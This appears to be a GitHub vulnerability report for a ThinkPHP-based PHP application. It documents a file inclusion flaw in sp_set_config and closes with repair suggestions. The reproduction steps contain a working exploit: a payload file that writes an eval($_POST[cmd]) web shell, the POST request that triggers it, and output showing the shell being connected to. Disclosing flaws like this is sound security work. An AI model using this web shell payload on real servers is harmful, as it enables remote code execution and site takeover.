
There is a file inclusion vulnerability here: index.php?m=home&c=home&a=sp_set_config #4

⊙ Open **zhendezuile** opened this issue on Mar 30 · 0 comments

zhendezuile commented on Mar 30


Vulnerability file：\Application\Home\Controller\HomeController.class.php
The vulnerability code is as follows:
You can see that the incoming file is directly included here, and the file is not filtered



```
     */
    function sp_set_config($file,$config_array){
        if (is_writable($file)) {
            $config = require $file;
            $config_content = array_merge($config, $config_array);
            file_put_contents($file, "<?php \nreturn " . stripslashes(var_export($config_content, true)) . ";", LOCK_EX);
        }
    }
}
```


Vulnerability to reproduce:

1、First create a 1.txt file in the root directory of the website，of course, this can be any file in the root directory of the website




名称	修改日期	类型	大小
Addons	2017-02-06 16:11	文件夹	
Application	2017-02-06 16:11	文件夹	
Public	2017-02-06 16:11	文件夹	
Runtime	2022-03-29 23:41	文件夹	
ThinkPHP	2017-02-06 16:11	文件夹	
Uploads	2017-02-06 16:11	文件夹	
.htaccess	2017-02-06 16:11	HTACCESS 文件	1 KB
1.txt	2022-03-30 11:15	文本文档	1 KB
index.php	2017-02-06 16:11	PHP 文件	1 KB
install.php	2017-02-06 16:11	PHP 文件	1 KB
ReadMe.md	2017-02-06 16:11	MD 文件	1 KB

2、The code in the 1.txt file is as follows:



```
<?php phpinfo();?> <?php fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd]); ?>'); ?>
```

3、Visit url: http://www.xxx.com/index.php?m=home&c=home&a=sp_set_config ，use the post method to pass in $file and $config_array



PHP Version 5.4.45


System	Windows NT XIAOBIN-PC 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\windows
Loaded Configuration File	D:\phpstudy2018\PHPTutorial\php\php-5.4.45\php.ini
Scan this dir for	(none)

```
http://www.[redacted].com/index.php?m=home&c=home&a=sp_set_config
```

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies


```
file=1.txt&config_array=xxx
```

4、You can see that shell.php is successfully generated in the root directory of the website



名称	修改日期	类型	大小
Addons	2017-02-06 16:11	文件夹	
Application	2017-02-06 16:11	文件夹	
Public	2017-02-06 16:11	文件夹	
Runtime	2022-03-29 23:41	文件夹	
ThinkPHP	2017-02-06 16:11	文件夹	
Uploads	2017-02-06 16:11	文件夹	
.htaccess	2017-02-06 16:11	HTACCESS 文件	1 KB
1.txt	2022-03-30 12:01	文本文档	1 KB
index.php	2017-02-06 16:11	PHP 文件	1 KB
install.php	2017-02-06 16:11	PHP 文件	1 KB
ReadMe.md	2017-02-06 16:11	MD 文件	1 KB
shell.php	2022-03-30 12:01	PHP 文件	1 KB

5、 Use backdoor tool to connect shell.php



D:/phpstudy2018/PHPTutorial/WWW/

名称	日期	大小	属性
Addons	2017-02-06 08:11:41	0 b	0777
Application	2017-02-06 08:11:41	0 b	0777
Public	2017-02-06 08:11:41	0 b	0777
Runtime	2022-03-29 15:41:37	0 b	0777
ThinkPHP	2017-02-06 08:11:41	4 Kb	0777
Uploads	2017-02-06 08:11:41	0 b	0777
.htaccess	2017-02-06 08:11:41	203 b	0666
1.txt	2022-03-30 04:01:16	19 b	0666
ReadMe.md	2017-02-06 08:11:41	975 b	0666
index.php	2017-02-06 08:11:41	876 b	0666
install.php	2017-02-06 08:11:41	757 b	0666
shell.php	2022-03-30 04:01:16	28 b	0666

成功
添加数据成功！

成功
连接成功!

Repair suggestion:

1、 Restrict incoming files to php suffix

2、 Specifies the incoming filename

3、 Detect and filter the content of incoming files

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant